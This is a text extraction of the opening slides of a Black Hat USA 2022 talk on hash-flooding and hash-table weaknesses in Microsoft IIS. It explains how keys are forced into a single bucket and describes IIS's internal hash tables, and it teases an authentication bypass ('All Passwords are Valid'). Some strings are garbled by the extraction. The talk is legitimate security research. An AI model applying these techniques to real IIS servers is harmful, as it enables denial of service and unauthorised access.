

# Let's Dance in the Cache:

Destabilizing Hash Table on Microsoft IIS


 Orange Tsai

**DEV**✓**CORE**


<https://t.me/learningnets>

  
**black hat**<sup>®</sup>  
USA 2022

# For a Protected Area



 DI1D8XF4

 T9433W0N


 R04K85R8

 0R7SHSQM

 4IDF7LAU


 T9ILKRJO


 DI0376UC


 29WM5WPU


 XRXNHYS8

 I0XVSR7


 4J4F29DY


 BA55FF5B

 VJ5QUDCJ

 XS9B66QE

 I1BICTG1

 DJH24HH4

 0SNADCSM


 FSNPV263


 91T4TLRP


 91UKBHBR


 2AWCRJ5Z

 I212PEZ3

 XT2A3HD6


 MK4CSS3L

 0T844EAG


 92D409UT


 FTM3BRC0


 FTNJ0N3Q

 4KT30N6F

 92TWJEJM

 0U131W48

 KC4U2MRT

 VL62A63D


 93DWE2MQ

 0UFLIRN9

 MLK10C5L

 VLKKY1ME

 2CONWY0F

 03R2ZXJM

 AND MORE

DI1D8XF4 T9433W0N R04K85R8 0R7SHSQM 4IDF7LAU

T9ILKRJO DI0376UC 29WM5WPU XRXNHYS8 I0XVSR7

4J4F29DY BA55FF5B VJ5QUDCJ XS9B66QE I1BICTG1

DJH24HH4 OSNADSSN FSNP253 9LT4TRF 01UKBHBR

2AWCRJ5Z I212PEZ3 XT2A3HD6 MK4CSS3L 0T844EAG

92D409UT FTM3BRC0 FTNJ0N3Q 4KT30N6F 92TWJEJM

0U131W48 KC4U2MRT VL62A63D 93DWE2MQ 0UFLIRN9

MLK10C5L VLKKY1ME 2CONWY0F 03R2ZXJM AND MORE

# All Passwords are Valid

# Orange Tsai

- Specialize in Web and Application Vulnerability Research
  - Principal Security Researcher of DEVCORE
  - Speaker at Conferences: Black Hat USA/ASIA, DEFCON, HITB AMS/GSEC, POC, CODE BLUE, Hack.lu, WooYun and HITCON
  - Former Captain of HITCON CTF Team
- Selected Awards and Honors:
  - 2017 - 1st place of Top 10 Web Hacking Techniques
  - 2018 - 1st place of Top 10 Web Hacking Techniques
  - 2019 - Winner of Pwnie Awards "Best Server-Side Bug"
  - 2021 - Champion and "Master of Pwn" of Pwn2Own
  - 2021 - Winner of Pwnie Awards "Best Server-Side Bug"

# Outline

1. Introduction
2. Our Research
3. Vulnerabilities
4. Recommendations

# Hash Table

The most underlying Data Structure in Computer Science

# Hold Data



```
# Create a Hash Table
```

```
Table = {  
    "one": "apple",  
    "two": "banana",  
}
```

```
Table["three"] = "lemon"
```

```
Table["four"] = "orange"
```

```
delete Table["two"]
```

# What is Hash-Flooding Attack?

# Drop all records into a same bucket

Degenerate the Hash Table to a single Linked-List

# Key Set

QIH5VQ

7TZUCP

KJNT08

MN6R JL

TJDI4X

# HASH FUNCTION

$$H(\text{KEY}) \% 32$$

# Buckets

00	
01	
02	
03	
04	
05	
...	
25	
26	
27	
28	
29	
30	
31	

# Key Set


QIH5VQ

7TZUCP


KJNT08

MN6RJL

TJDI4X



# Buckets



# Key Set


QIH5VQ

7TZUCP


KJNT08

MN6RJL

TJDI4X



# Buckets



# Key Set


QIH5VQ

7TZUCP



KJNT08

MN6RJL

TJDI4X



# Buckets



# Key Set


QIH5VQ

7TZUCP

KJNT08


MN6R JL

TJDI4X




# Buckets


00	
01	
02	
03	
04	AAAAAA
05	
...	
25	
26	
27	
28	
29	
30	
31	



# Key Set



# Buckets





	Average Case	Worst Case
Insert	$O(1)$	$O(n)$
Delete	$O(1)$	$O(n)$
Search	$O(1)$	$O(n)$

$$O(n^2)$$

Insert  $n$  elements

# Microsoft IIS Hash Table

Lots of data such as HTTP-Headers, Server-Variables, Caches and Configurations are stored in Hash Table.

# Microsoft's Two Hash Table

- TREE\_HASH\_TABLE
- LKRHash Table

# TREE\_HASH\_TABLE

- The most standard code you have seen in your textbook
  - Use chaining through **Linked-List** as the collision resolution
  - Rehash all records at once when the table is unhealthy
  - Combine **DJB-Hash with LCGs** as its Hash Function

# LKRHash Table

- A successor of Linear Hashing, which aims to build a scalable Hash Table on high-concurrent machines.
  - Invented at Microsoft in 1997 (US Patent 6578131)
    - Paul **L**arson - from Microsoft Research
    - Murali **K**rishnan - from IIS Team
    - George **R**eilly - from IIS Team
  - Allow applications to **customize their table-related functions** such as Key-Extractor, Hash-Calc and Key-Compare operations.

# Outline


1. Introduction
- 2. Our Research**
  - a) Hash Table Implementation
  - b) Hash Table Usage
  - c) IIS Cache Mechanism
3. Vulnerabilities
4. Recommendations

